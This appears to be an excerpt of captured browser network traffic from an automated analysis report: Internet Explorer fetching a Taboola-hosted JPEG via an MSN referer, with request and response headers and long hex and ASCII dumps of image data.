2021-10-07 13:51:55 UTC	186	IN	Data Raw: bf 5e 71 62 53 0c 0a b3 42 c8 0c 71 02 07 10 7b e8 0d 4f bd 58 db 76 89 ad c9 05 44 35 eb 4a b1 15 6c 79 7e 5f ff 00 71 aa b4 2c c1 72 92 40 9b 64 2c d3 3c 13 17 47 25 d8 93 91 ed f7 0e 3a 22 f7 ff 00 7a a3 bb c8 2c 48 11 a4 8e 45 e4 c1 8f 7e fd 09 90 7c bb 77 a9 5e cd 6a 52 dc b1 04 7c 49 f0 c2 03 bf 10 4a f3 2a 3b e2 3b d7 ad 77 3b 89 e3 8e f5 c9 69 c5 b6 44 8f 17 69 5b 85 b5 9e 56 61 f8 46 d6 eb 7a 96 cb dc 13 ef 5b 4d 38 12 91 9e 40 5f 36 2a fe a4 87 ec 14 b7 79 24 eb 9d 9b ad 1f 91 d9 56 1e 45 3d a9 c6 38 f8 a2 ae 00 c6 b7 0d ef 6d 84 58 82 64 85 8c 2e 93 18 8f 89 cb 23 00 14 36 0f c9 d1 3b e5 a4 97 71 79 a7 82 c3 c5 e1 f2 01 18 aa a1 59 e4 6c 9d 6f f6 b7 2a d3 8a 7b 40 8c 73 99 ab c8 81 04 df 4d 08 ca 03 e5 21 96 46 27 5b 34 17 12 76 8a 7d b2 ce e1 Data Ascii: ^qbSBq{OXvD5Jly~_q,r@d,<G%:"z,HE~|w^|jR|IJ*;;w;iDi[VaFz[M8@_6*y$VE=8mXd.#6;qyYlo*{@sM!F'[4v}
2021-10-07 13:51:55 UTC	187	IN	Data Raw: c1 07 f1 9d 59 79 ea 5f ae b5 23 49 18 b8 83 c4 55 91 42 fd bb ec 69 54 fc 95 cf 26 ff 00 ce 34 cc 89 18 45 c8 04 a2 7f 1d 68 29 c0 39 95 b0 ff 00 f8 03 5c 0b 1c fc 13 92 4e a1 90 b2 71 5c 82 38 63 e0 fb 4a eb 93 93 8e 63 20 e7 f1 f8 1a 1e 4f cb e5 be 7e 3a c1 ce 91 5d 83 3b 16 3c 9c 96 27 dd 8f b6 a6 ab 5d 92 00 3c f2 19 9a 49 23 45 59 8a c8 aa 83 05 f2 c0 63 a0 71 af 54 41 b9 dd 89 a2 be ef b9 0a 94 38 0e d7 06 05 12 b2 1f ee 19 04 6a 2d dd e5 ab 3c 6f 42 2a fe 1a 41 60 8f 9c 51 95 ed df 04 7d f5 b1 9f 52 c1 b7 8a 9b 7d 6d 93 6e 8a 69 28 af bc 04 2e a5 61 8b ee 18 67 98 0d a9 93 d3 ab 68 c3 35 4a 2f e3 25 25 c1 f0 cd 79 4c 4e a5 78 fc a1 4d 7f d4 3f 46 4a 8e 93 de 3b 76 f1 26 e7 4e 18 e3 05 e5 9c 49 14 a6 16 21 07 ed 9f 8e ab ee 7e a4 b1 2a 18 ce ea 22 Data Ascii: Yy_#IUBiT&4Eh)9\Nq\8cJc O~;];<']<I#EYcqTA8j-<oB*A`Q}R}mni(.agh5J/%%yLNxM?FJ;v&NI!~*"
2021-10-07 13:51:55 UTC	189	IN	Data Raw: 30 c3 65 c5 28 1c 91 02 91 19 c3 c7 2e 78 b3 77 c7 f7 6b d7 0b 7b 6c ab 9d d2 fc 70 43 15 09 a6 9b 83 3c 56 2b cf 17 8d ca 95 2a 88 ab 95 04 ea e6 e5 66 43 ca 4d c2 50 94 dd 3d bc 7f 48 53 10 a4 3f c2 0d 59 dc 6d 21 78 23 5d c3 73 96 56 48 26 21 dd c0 97 a7 71 c7 0b c8 80 06 a4 b9 17 d5 2f 1b 3b c3 d4 a3 1d 64 07 9c f3 cd 2c 73 4c 89 02 8e a3 eb 39 fb 6a dc 3b 92 c3 0b d8 f5 8a 89 76 69 6c f5 cd 1a 0c b4 32 d9 84 e7 29 cf 29 ad c9 f6 6a 77 e2 8a a5 79 a3 8d 08 96 b3 09 bc f2 da 99 48 3c 49 1c 51 4f 2d 6d 9b f9 8e 57 36 2a 0e 0d 9e 0e 55 5d aa ce 59 b0 31 d3 8e 9b 43 c5 28 78 dc 12 40 2a e3 07 3a 78 e3 82 76 33 c2 1d ca 09 6b b1 44 24 7c 36 32 42 93 a9 11 44 46 45 02 36 76 28 80 b3 be 14 12 55 00 c9 23 e0 0d 2d ef 13 c6 59 14 09 10 93 d8 8e 4c 74 0b 7c 71 Data Ascii: 0e(.xwk{lpC<V+*fCMP=HS?Ym!x#]sVH&!q/;d,sL9j;vil2))jwyH<IQO-mW6*U]Y1C(x@*:xv3kD$|62BDFE6v(U#-YLt|q
2021-10-07 13:51:55 UTC	190	IN	Data Raw: 49 2d b9 92 34 e4 5a 64 87 32 7b f5 54 4b ba c3 35 77 b7 ba cb 13 bb c6 57 b2 ab 33 24 30 ff 00 32 16 d6 ed 7a d4 90 c3 15 4a 56 43 c9 85 94 27 0b 90 ca dc d0 98 93 b8 72 0a 01 d8 07 4f e9 17 71 13 dd 97 73 85 e2 5b 4b 24 df 4c 92 c7 7e 2f 32 47 23 14 f9 68 bd dc b3 af 4d 7a 9a 0b 16 04 43 71 3f 4c 6e ed f2 1f 95 32 bf 18 26 45 fb b3 8e 7a 9b 78 9a 09 22 92 2a 74 25 66 fd 87 9f 03 60 84 e0 bf 94 89 75 4e 6b 89 09 63 b0 6e f0 09 10 b1 ec fd 2d ac a9 8d dc 65 40 93 92 f7 f2 34 d0 dc a1 2b d6 b9 59 f7 ae 1c 25 88 f1 65 28 6a 6b 66 f4 9f a7 a5 e6 2f 5a b4 6c ee 73 00 10 90 10 c4 d5 54 16 3a a0 cf 69 96 dd 6a 96 6c 08 1d eb 5a 72 d1 48 b2 b3 3c 45 44 65 59 f9 48 19 75 52 94 d7 27 98 d6 99 ad 70 2a 95 c8 0d 63 0a 0b 84 0c 70 30 0b 6b 66 b7 ba cb 75 d1 ec d1 81 Data Ascii: I-4Zd2{TK5wW3$02zJVC'rOqs[K$L~/2G#hMzCq?Ln2&Ezx"*t%f`uNkcn-e@4+Y%e(jkf/ZlsT:ijlZrH<EDeYH uR'p*cp0kfu
2021-10-07 13:51:55 UTC	191	IN	Data Raw: f7 1f aa ae f1 d3 94 58 36 a6 89 4b 3b 48 e5 13 89 6e 18 f7 49 d0 55 c8 c9 d3 4d 35 cb d5 a0 99 2a 6d 84 4d 21 91 bf d8 40 a6 46 58 c8 51 fa 9c be 07 20 d8 d5 47 99 68 55 7d ba 95 49 5a 28 6a 42 60 6e 49 1c f1 61 c4 6e 4f 6f d1 93 e0 6a 95 c4 b7 3d 73 14 f5 dd 41 48 79 b4 6a c0 b3 01 c7 0a 70 33 f3 f3 cb e3 5b ca d8 9f 11 44 d3 5b fd 5b 2c 1d 21 67 58 f8 80 82 4c fe e5 00 7e 01 d1 af 14 cb 0a 57 69 26 08 5b 07 94 28 8c ea 03 65 80 56 3d 05 fc ea d5 cb 16 bc a8 b0 37 0a b2 24 4d 92 b2 c8 bc 98 ad 70 40 01 64 51 93 af a4 55 54 7b 71 b0 72 63 87 88 43 22 b2 03 97 0c 49 62 c1 74 d0 c5 f5 04 07 81 59 57 8c 9c 65 54 56 f6 30 62 0e 00 e3 90 06 99 d6 39 92 b4 a1 a2 fd 29 7b 21 b2 79 87 f1 81 9e c0 3d f4 0e 8a 6f 15 aa 09 71 66 bc dc 05 68 72 1d c7 02 3e 40 03 fc Data Ascii: X6K;HnIUM5*mM!@FXQ GhU}lZ(jB`nIanOoj=sAHyjp3[D[[,!gXL~Wi&[(eV=7$Mp@dQUT{qrcC"IbtYWeTV0b9) {!y=oqfhr>@
2021-10-07 13:51:55 UTC	193	IN	Data Raw: 95 5e 39 3c bc c4 ec 08 c1 ce 30 17 49 52 dd ed dd 67 36 2c b1 68 ca 46 99 76 90 12 01 1c 54 03 f1 a7 96 9d 77 99 59 23 43 1c 44 34 c5 9e 30 cc 0f 25 50 4a af 7f 1f 6d 49 56 e5 5d bd cd 81 66 c0 8d 14 ce a1 63 e5 1b 3b 2a 90 b1 e2 42 b8 e2 48 ec ea 56 a7 3c 8a 20 9e 69 e1 9d 5e b2 47 c1 1d 4a c8 1d c3 48 39 ab 10 3a 3d e9 a5 dc 61 82 0f 30 96 d4 78 32 cf 22 bc 92 c6 c1 78 b2 8f 60 53 91 f1 f8 19 d2 bc 62 ed 57 86 06 e0 cc f6 6e c2 41 02 ba 3a 31 11 b1 19 8f 83 00 1b 56 2a c7 b5 ca 65 7a 96 66 9e 32 f1 bc c7 8a 96 96 36 28 47 05 23 ff 00 a4 11 a5 b5 5e 8c 96 3c 76 24 99 67 2a 82 66 0a fe 68 40 2a 55 88 46 52 48 20 31 1a 9a a7 d0 4f 28 81 f9 3d 98 d9 85 a9 a0 1c cc 68 49 08 d8 ed 49 19 1f 93 aa 56 e4 46 8b c5 15 82 c9 1d 88 de 29 12 b1 46 9d 86 10 44 ac ea Data Ascii: ^9<0IRg6,hFvTwY#CD40%PJmIV]fc;*BHV< i^GJH9:=a0x2"x`SbWnA:1V*ezf26(G#^<v$g*fh@*UFRH 1O(=h IIVF)FD

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	194	IN	Data Raw: f6 5d f8 0e d1 35 02 45 fd 2a 5a a7 66 a1 e6 fa 5f 2c b2 87 32 31 72 14 ff 00 80 10 76 74 a9 66 cb 88 d6 b4 33 c9 c9 61 8d c9 58 e6 65 7e 05 18 60 94 03 f9 27 51 56 8f 12 19 55 11 40 70 fd b7 22 41 3f 3d f5 f2 74 6c 5c ad 49 3e aa b2 83 27 92 b5 c9 56 36 82 58 14 1f 22 08 b9 13 ff 00 13 86 d6 da 2f 6d b2 59 ad 5b 71 de 67 92 c9 b3 0c 92 f9 79 4d 02 37 13 28 03 0a 49 3d 6a 2b 97 ea 4e f0 58 dd 6e c4 e2 18 9d 09 0c 22 89 b8 b3 b6 9f 7b dc 7d 41 ba d0 bd b8 dc 95 8c 5f d1 a8 47 2a 59 68 e9 ac 4b c0 3b 2c 40 92 14 eb 7e 5b 16 36 b9 c7 a7 2f fa 8d d2 ea 43 04 3f a4 e2 1a b5 42 aa f0 c1 3c a5 3d af 5c 75 b2 ff 00 d4 bd 8b 78 40 d4 ec 5d bf d2 e4 34 c7 84 b6 8c 16 10 81 f6 65 65 d7 a8 28 6e 9b a6 d9 17 3f 4a d7 be 2c ed c9 65 e4 f0 c3 28 9d 0a 62 44 e6 5b 92 ae Data Ascii:]5E*Zf_,21rvtf3aXe~``QVU@p"A?=tl\I>'V6X"/mY[qgyM7(I=j+NXn"{}A_G*YhK;,@~[6/C?B<=\ux@]4ee(n?J,e(bD[

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49849	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	38	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fs3.amazonaws.com%2Fshinez-pictures%2F1617177826938a14141d3bca4cb41620f72354f58c4ff.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive
2021-10-07 13:51:55 UTC	57	IN	HTTP/1.1 200 OK Connection: close Content-Length: 22382 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 406382820122033804965516428113552605837,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "c8b18c873b56148c17d86e406dfe23da" expiration: expiry-date="Sun, 05 Sep 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Thu, 05 Aug 2021 09:50:19 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 99 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 46 X-backend-name: CH_DIR:3FP7YNX3LMizprTZsG7BSW--F_CH_nlb801 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Thu, 07 Oct 2021 13:51:55 GMT Age: 3002495 X-Served-By: cache-wdc5537-WDC, cache-dca17757-DCA, cache-mxp6952-MXP X-Cache: HIT, HIT, HIT X-Cache-Hits: 1, 1, 1 X-Timer: S1633614715.279205,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fs3.amazonaws.com%2Fshinez-pictures%2F1617177826938a14141d3bca4cb41620f72354f58c4ff.jpg X-vcl-time-ms: 1
2021-10-07 13:51:55 UTC	58	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 03 03 03 03 03 03 04 04 04 04 05 05 05 05 05 07 07 06 06 07 07 0b 08 09 08 09 08 0b 11 0b 0c 0b 0b 0c 0b 11 0f 12 0f 0e 0f 12 0f 1b 15 13 13 15 1b 1f 1a 19 1a 1f 26 22 22 26 30 2d 30 3e 3e 54 01 03 03 03 03 03 03 04 04 04 04 05 05 05 05 05 07 07 06 06 07 07 0b 08 09 08 09 08 0b 11 0b 0c 0b 0b 0c 0b 11 0f 12 0f 0e 0f 12 0f 1b 15 13 13 15 1b 1f 1a 19 1a 1f 26 22 22 26 30 2d 30 3e 3e 54 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 36 00 00 01 05 00 03 01 00 00 00 00 00 00 00 00 00 00 05 03 04 06 07 08 00 01 02 09 01 00 02 03 01 01 01 00 00 00 00 00 00 00 00 00 00 02 03 00 01 04 06 05 07 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 a0 c6 c1 a4 9e 7e b2 e4 23 e0 ec fe Data Ascii: JFIF&""&0-0>>T&""&0-0>>T7"6~#
2021-10-07 13:51:55 UTC	59	IN	Data Raw: 18 d9 ea 93 8e 7a 38 aa 14 a1 f5 21 c3 d9 4d 19 14 07 e6 47 e6 5c 75 12 6c da a4 dd 3c 60 e5 9a 6a 55 a0 4b 30 27 b5 7c f8 c1 57 3e 61 a0 2d df b9 5d 8b 9c 43 af 40 ae db 96 2c e7 a4 f0 f9 e3 6b cb 67 ef 2e 43 c4 d9 ec f3 e8 80 0b 9a be 16 56 c7 ac 90 42 75 62 56 9a 6c 5d 56 f2 7a a4 43 1f 4e df a8 21 23 e6 6e 0d 90 29 04 94 65 b1 10 92 56 15 41 7c 4e 5b 2d b0 f4 26 cb c1 88 98 30 ad d4 90 94 04 f4 09 61 d8 19 d7 09 30 f6 f4 ac ae 84 39 65 fb 87 05 0d 6c 1b 35 e5 f6 1b 4e 31 0f 33 7b b2 a0 b8 35 d6 68 f1 eb 87 be 9d 2c 22 17 b9 23 65 d8 07 0e 8a 50 b7 5b d8 0b 8f fa 47 d9 53 a1 c7 fd 81 46 86 58 c2 2d 6e 2f 5a 63 c1 86 a6 3b 95 ac 1d 77 78 73 df 9f 4f 13 d6 cb 74 62 42 3a 5f 85 3e 7e 2b ce 73 be b2 44 f9 c5 cf 7d 73 8b 25 c7 73 84 1d 73 9c bc d7 5c 4b 9c Data Ascii: z8!MG\ul<`jUK0'|W>a-]C@,kg.CVBubVl]VzCN!#n)eVA|N[-&0a09el5N13{5h,"#eP[GSFX-n/Zc;wxsOtbB:_>~+sD}s%ss\K
2021-10-07 13:51:55 UTC	60	IN	Data Raw: 85 29 c4 4e 89 24 42 00 d0 c8 f7 b4 81 57 33 a6 4d 92 05 72 23 62 35 61 bd f2 5c 9f 2e 54 ae 10 2b 89 64 d0 b1 cc a0 16 73 45 39 a4 7c c9 52 a3 33 07 c8 22 64 96 73 f5 e6 74 4e e1 74 75 1e aa cb a2 34 a6 b3 d6 76 71 2a b1 7b e1 d9 89 95 46 82 b2 3f 50 8d 5f 6d 2e 5c 48 d5 d5 77 74 d7 75 50 e6 1e 64 23 c3 99 0a 34 44 90 d2 1a 1d 84 45 12 43 b3 85 26 a4 28 63 48 17 c7 98 20 39 dd 65 39 2d de 4c 6a b8 f7 53 2b a6 c6 01 3c 4a e6 c5 86 3a a3 5b 86 dd 1c f3 99 cd 86 3c 55 5d 66 fb 9a 31 66 5a c3 0e c3 72 bc 77 22 b2 c9 ef 51 f2 e3 3d cd 53 55 b2 5d d4 d4 4f 1b 0b 8a 99 18 25 6d 30 e2 95 a4 46 aa b2 55 b5 8a db cb 34 87 85 f1 a4 01 5a 37 74 b6 6d 08 1f 09 b0 9b 21 e2 88 42 a0 35 4e 67 5d af ae 64 5d 64 3a f3 30 ca 70 bb c7 d5 9e 16 2d 02 3f c3 9d 55 65 47 3b 56 Data Ascii:)N$BW3Mr#b5a\.T+dsE9|R3"dstNtu4vq*{F?P_m.\HwtuPd#4DEC&(cH 9e9-LjS+<J:[<U]f1fZrw"Q=SU]O%m0FU4Z7tm!B5Ng]d]d:0p-?UeG;V

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	62	IN	Data Raw: c9 68 8c bc 24 f8 ee 49 0c f3 8e 43 7b 83 26 3f 08 e9 a0 8c 8c 49 06 47 f9 37 9e 0a a3 33 7c 5c a5 ac 8e ac 54 1b d6 e6 f1 92 62 49 3b 29 a5 99 83 46 31 f8 3e 53 44 08 13 a3 4a b3 8d 69 55 39 3c a2 d9 a3 0a a8 d7 23 7c d5 39 54 46 bf cb 85 5e 90 88 8b f5 d7 b5 13 85 e9 a6 e7 ae 51 3a e7 94 54 5e ac f1 f8 57 91 8b 08 ec ed d6 9a 4e 1d af 2f b1 f2 0a 2c e6 a7 8f 28 a6 11 06 9f c4 e7 bd 89 fc 2f 6c d9 cc 7b 95 c5 7a d7 df 8d 01 77 5b 37 4a 6a 09 e2 2b a3 63 13 f4 80 e0 ac 17 51 66 c6 c1 b6 f4 13 fc 48 99 0d 94 5d a7 57 1c 63 b8 c1 e3 6c cc 66 9a 77 a6 7c ea 4c de ac f0 42 8c 38 24 ba 47 1e 82 7b 4a 9f 4f 1d 70 06 f6 7d b2 9f 01 55 ad 3c 88 d9 24 9c 13 21 6f 0a 0b e4 c7 36 0d 77 fc 68 c1 bc d9 75 8f f2 35 48 b6 9e 4b 5d e4 c9 b1 1b bf 28 d8 e6 b2 4c ba cd ad Data Ascii: h$IC{&?IG73\|\TbI;)F1>SDJiU9<#\|9TF^Q:T^WN/,(/l{zw[7Jj+cQfH]Wclfw\|LB8$G{JOp}U<$!o6whu5HK](L
2021-10-07 13:51:55 UTC	63	IN	Data Raw: 45 54 6b 1a 45 e7 f8 78 22 7f 64 45 ff 00 1c af 1d 79 2f 3d 11 be 6a 25 f2 db f2 be 36 33 4e 43 33 25 64 43 64 b6 8b 4e 48 b8 f6 4f 29 46 c0 51 97 0a cd 84 15 33 f1 ed 3b 8e 64 94 bb 1e 04 eb 3a 80 64 14 ed 40 b9 d6 6e ca 31 94 fa 5c 91 73 0c 35 8d 5f 2c b9 f9 de 06 c5 44 76 64 ed 8b ae 18 9c bb 36 7e d7 d5 c2 54 e7 33 5d c7 ab 1b f4 b9 63 f7 4e a7 1a a7 af 28 76 f2 d5 22 e7 fe fc fe e0 35 80 ff 00 f9 8f ee 23 59 a2 a7 8b 0d dc 66 0c e7 f2 95 e5 ee 2f 0a 5f 05 6d 3b fb 96 c3 9b cf 86 3a fe e6 f1 af 3e 5b 8b bf b9 ba 64 54 51 62 8f ee 76 b5 3f a3 0a ff 00 aa 17 f3 e2 2c 35 9d c8 e4 47 7a a4 7c 1f f7 f3 b1 9e a8 e8 d8 2b b7 3e e5 91 e0 a2 c1 53 68 6f f9 42 78 9b 86 c6 cc bb 89 e1 cb 1b 15 4b fe ea 0e c4 68 29 bd bd dc 4a 67 4d aa ee c5 ff 00 6e bc 8f a0 33 Data Ascii: ETkEx"dEy/=j%63NC3%dCdNHO)FQ3;d:d@n1\s5_,Dvd6~T3]cN(v"5#Yf/_m;:>[dTQbv?,5Gz|+>ShoBxKh)Jg Mn3
2021-10-07 13:51:55 UTC	64	IN	Data Raw: 21 98 4d 74 70 cc c1 61 31 eb 03 12 16 c6 9d 1d ca da b2 58 65 d7 d6 c9 ec 95 68 29 e8 df 34 20 cb 61 14 8e 77 8f 46 b3 ab 0f 1c 28 2c e0 3c a8 ef 85 0a 92 15 ac 1f f6 bd 3b 18 b4 27 93 3c 45 4c f8 8e 2f ca 6b e1 8d 8b e4 26 2d 7b 9e 34 7a 74 f8 3e b5 fb e9 a2 17 c7 23 9c a1 88 e3 22 a7 83 a1 3d 11 1e fe 8a 34 62 f1 d5 75 4b e5 40 99 34 86 28 c8 03 28 ca c8 41 92 e7 c2 48 bd 0c 03 60 d5 83 ad 1d a1 23 c9 92 f6 3c f3 a1 b9 ff 00 25 ca b7 66 22 3d c3 40 3a c1 e8 af 0a c8 ae 7f 0a aa 85 38 04 ac 0b de dc 8c e5 82 38 c3 49 b5 f3 aa a3 0e 4c 98 63 73 dc 8a ad 56 0d 58 c6 b9 cc 8e 95 2e f5 79 55 46 33 11 de 68 9e d6 2f d7 4f 6a aa aa f9 4b 1a f9 33 ed c1 2c a2 b8 88 65 69 c6 04 13 de f0 30 cf 47 af 47 80 bc aa 0b a8 55 c2 1b 11 ea b2 89 21 b6 27 54 ad fd 14 6f Data Ascii: !Mtpa1Xeh)4 awF(,<;'<EL/k&-{4zt>#"=4buK@4((AH`#<%f"=@:88ILcsVX.yUF3h/OjK3,ei0GGU!'To
2021-10-07 13:51:55 UTC	66	IN	Data Raw: 57 82 28 1b d5 bb 8c ee 79 04 e6 16 ba 8d 9f 51 58 d1 3a b9 f2 1b a6 01 13 c3 98 4a cb e2 7b 01 61 b3 76 56 64 2f 11 b2 42 0e e4 da 8f 0d d2 c2 e7 0b b0 45 04 dc 79 4c 8e 61 14 42 8b 0d 9c 4f 8d d4 5d 5b 38 21 07 0b da 06 c7 d6 8b e7 63 9a 1c 49 4e 64 73 38 71 73 29 d8 6c 6c 81 cc 2d 34 a9 8d f2 9c d2 4a 78 13 3c 16 01 54 a0 6b e1 e2 05 dc c0 a5 c4 ee 45 71 a7 f9 62 8d 52 61 30 b6 9b bd a7 33 ac 90 3e ea b9 84 5b 4f e2 68 ef 4d 25 d2 3c 91 b0 aa 2b 88 b8 23 18 0e 05 56 e2 82 34 4a 6b 00 b1 54 6f 65 1f 9c 43 ac d1 44 b8 8f 28 a6 b8 f6 84 0f b1 0a 55 49 d6 9c 2c 90 de de d4 2a 91 03 84 0b 43 b0 20 41 16 0a 21 b6 1d 7b a9 23 16 08 a2 6d 1b 93 88 07 55 6d 69 84 34 d3 8a 1c 26 e9 39 ed e4 28 a6 ba c5 14 e6 bb b1 07 9e 1e 07 58 a2 bc fa 2d 46 ad 58 23 6d d3 47 Data Ascii: W(yQX:J{avVd/BEyLaBO][8!cINds8qs)ll-4Jx<TkEqbRa03>[OhM%<+#V4JkToeCD(UI,*C A!{#mUmi4&9(X-FX#mG
2021-10-07 13:51:55 UTC	67	IN	Data Raw: 80 34 53 a2 ed 1c d7 06 c0 3b 64 ec 7d ae ed 10 8b a9 71 7a d7 a2 13 51 45 34 9e b4 77 a9 61 8d d0 97 56 e1 35 14 40 21 30 d9 52 80 1c 53 f9 ab 2b ff c4 00 41 11 00 02 01 03 02 03 02 08 0a 09 05 01 00 00 00 00 01 02 03 00 04 11 12 21 05 06 31 41 61 13 22 32 51 71 82 92 b1 10 14 15 16 23 42 72 81 91 a1 20 33 34 44 52 54 62 c1 d1 24 43 63 83 e1 93 ff da 00 08 01 02 01 01 3f 00 63 2c 33 46 c7 ca 03 6c 8a 92 79 24 71 29 18 60 d8 d8 57 0d b9 33 c2 09 52 30 3b 6b 50 ac 8a c8 a9 25 58 d4 b1 a8 78 95 ac c3 2a e0 0c d2 4d 1c 83 2a c0 d3 38 1d b4 f7 2e d2 f8 a3 00 30 c9 f3 54 73 eb 8c 93 d4 55 e4 ca ba 41 8f ef a7 99 a4 8b 0e 01 61 b5 5a 3a 45 30 12 82 43 2e 2a da e1 44 85 3c 51 a4 01 b5 4d c4 63 b7 90 6b 6d 98 e0 6d f9 d3 df 46 b1 eb 52 0d 4f 7b 36 94 95 76 52 70 Data Ascii: 4S;d}qzQE4waV5@!0RS+A!1Aa"2Qq#Br 34DRTb$Cc?c,3Fly$q)`W3R0;kP%Xx*M*8.0TsUAaZ:E0 C.*D<QMckmmFRO{6vRp
2021-10-07 13:51:55 UTC	68	IN	Data Raw: a9 63 91 8f 8b 1b 93 dc 09 a8 f8 6f 10 97 c9 b6 94 fa a6 97 97 38 a3 80 4a 22 0f ea 6c 54 7c af 70 df ac ba 81 47 99 4e a3 51 72 9d b6 c5 ee 26 3f 65 71 ef a8 f9 67 86 29 19 81 9c 8e d6 6f f1 51 70 4b 08 db 2b 69 6e 3d 4c 9a b3 b5 8a ce 0f 05 10 c0 d4 58 fd f5 a4 53 cb 18 38 cd 71 ab 28 38 95 e4 02 46 91 63 58 db 2c 83 27 39 a8 b8 0f 08 8f f7 79 e4 ef 66 d2 2a 2b 1b 28 ff 00 57 65 00 f4 9d 54 89 20 5d 8a 27 72 c7 8f 7e 68 46 c4 78 d2 3e 3f 0f 75 7c 5e 31 be 9c f7 9d cf e7 45 c2 63 4e d8 f3 50 97 3d 4e f4 64 c0 34 8c 0d 06 5a 12 c7 9c 6a a2 49 35 8f 37 4a 27 34 bd 2b c9 34 25 38 c9 35 af 6a 21 c9 e8 68 9c 53 31 d3 91 42 5d 80 c8 a3 21 1b 03 43 c5 6c e6 b6 ac d7 4a 32 60 56 b0 4e f4 58 76 f6 d1 99 57 48 00 d2 48 a7 a9 34 d6 d1 48 0b 09 77 cd 0b 60 aa 40 6d Data Ascii: co8J"lT|pGNQr&?eqg)oQpK+in=LXS8q(8FcX,'9yf*+(WeT]'r~hFx>?u|^1EcNP=Nd4ZjI57J'4+4%85j!hS1 B]!ClJ2`VNXvWHH4Hw`@m
2021-10-07 13:51:55 UTC	70	IN	Data Raw: 4d 46 18 2f bd 72 60 2d ef 61 24 09 c3 bc a5 90 00 06 11 cd 7a 41 75 7d 3b 2c 91 5b 24 51 0e a4 06 5d 86 58 9f a8 55 f8 05 80 ad 32 fe fb 58 b4 bc 96 1d 53 52 b3 89 df 4d 86 10 99 64 32 f6 91 ba a1 16 ad e4 92 7f f1 b1 08 9b 74 5b 4e 76 39 23 9c 78 60 d4 1d 62 c5 e1 3b 9b a6 ed 86 38 61 db 70 ec 0e 33 8a 8f 7a 37 ea 51 97 28 cc ca 07 2c 0f 1b 4f 88 ab 60 b0 a3 a1 8f 1b fd 82 cc 72 ae 73 94 27 91 43 51 8e cb 48 be b2 b2 b6 bd 91 de 1b 71 7c ad 13 c9 17 48 ab 23 0c 8a d4 6d 3d 30 f4 77 4f f5 6d 6e 5d 24 c0 db e6 81 e3 2e 05 c2 e7 a8 1f 1d 40 1b 2a 08 c5 1d 57 ff 00 65 5b c8 2f 4a ed 79 d6 51 bc 48 ca cc c7 27 35 71 a7 6a 6d a6 45 26 96 f7 91 89 2d 75 68 b7 a1 94 44 23 6c 90 33 b1 d1 f1 9a d1 ce 99 7a 3d 71 6d 54 4c fb 25 62 a1 f1 23 b9 22 22 a9 b4 29 ec 0d Data Ascii: MF/r`-a$zAu};,[$Q]XU2XSRMd2t[Nv9#x`b;8ap3z7Q(,O`rs'CQHq|H#m=0wOmn]$.@*We[/JyQH'5qjmE&-uh D#l3z=qmTL%b#"")
2021-10-07 13:51:55 UTC	71	IN	Data Raw: 45 96 25 6a 4b c5 d3 75 3b c8 05 d2 b4 6c 5a 3b 59 71 d5 24 1c 05 00 fb 46 a3 b9 8c 33 20 9d 24 57 4e 0f 70 c8 48 38 f0 c1 20 d4 42 f2 df ea c4 ea eb b9 40 dc c5 5c 0d a0 8f 26 22 a3 98 49 bd 43 ae 4e 19 70 0e ce 70 41 a9 45 d4 97 04 03 93 d3 64 c1 03 b9 fa e0 8a 56 11 c8 41 6c 63 6b 11 e6 71 cd 24 db 80 1b 4e 71 c7 27 91 4a a0 16 59 11 50 9c 06 1c 6d c7 88 f2 a9 26 28 06 c0 41 04 a8 1c 64 7f 0a 57 8e 28 1e 32 31 99 47 51 0a 75 90 79 c5 bb 23 91 da 8d f8 9e ea e2 68 fd 6d 04 8f 2c 4e e5 96 79 a3 6e 32 54 64 90 70 1a ac 2d b4 f7 99 ad 5d e0 b7 b2 b0 9e 29 44 db ad 63 81 5a 09 64 71 b9 b6 85 51 b4 27 1d aa e6 ca 1d 52 2b 8b cf 58 82 64 ba 8a 25 42 91 22 6d 68 62 2a c0 b1 0c d5 04 16 da c5 de a2 92 26 a1 6e 6c 21 b7 7d 36 d6 3b 86 5e ab b9 eb 07 46 c2 11 c3 Data Ascii: E%jKu;lZ;Yq$F3 $WNpH8 B@\&"ICNppAEdVAlckq$Nq'JYPm&(AdW(21GQuy#hm,Nyn2Tdp-])DcZ dqQ'R+Xd%B"mhb*&nl!}6;^F
